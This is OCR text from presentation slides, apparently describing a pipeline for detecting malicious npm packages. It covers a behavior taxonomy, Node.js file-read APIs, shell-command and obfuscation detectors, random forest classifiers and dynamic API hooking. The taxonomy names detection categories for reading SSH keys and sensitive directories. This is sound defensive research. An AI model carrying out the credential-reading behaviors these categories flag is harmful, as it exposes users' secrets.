
Criteria: Mutually Exclusive & Complete[1]

Details：

- **Types:** Network Out, Network In, System Message, Serialization, File Read/Delete/Modify/Create, Code Generation, …
- **Subtypes (Different Target):** File_Read_Sys_Info, File_Read_Ssh_Info, File_Read_Sens_Dir, …

[1] https://en.wikipedia.org/wiki/MECE_principle

Hierarchical Framework



Top-down

Malicious Package Categories (5)

Sensitive Behavior Types (40)

Sensitive Atomic Operations (806)


Criteria： Node.js native APIs[1]

Details (File_Read):

- fsPromises: open, access, lstat, opendir, readdir, readFile, readlink, …
- fs: open, lstat, lstatSync, read, readdir, readdirSync, readFile, readFileSync, …
- filehandle: stat, sync, read, readv, readLines, readFile, datasync, …

[1] https://nodejs.org/docs/latest/api/


Design Overview



- Get daily updates
- Get historical malware packages


NPM Local Replicate
(over 3,400,000 packages)

Design Overview



Get the code that needs to be analyzed

Design Overview



Merged File

Dependency Analysis

Build

Package

1 Code dependencies reconstructor

Malicious Domain Detector

Command Analysis

Malicious Behavior Mapping

2 Malicious shell command detector

Analyze all sh commands and URLs

3 Obfuscated Code Detector

Random forest Classifier

PI sequences

Features

4 Suspicious package static identifier

Random forest Classifier

Obfuscated/Suspicious

Normal

6 Hierarchical Classifier

API Sequences

Behavior Sequences

Categories

Extracting API sequences

API hooks


Dynamic Execution

5 Dynamic behavior extractor

elastic

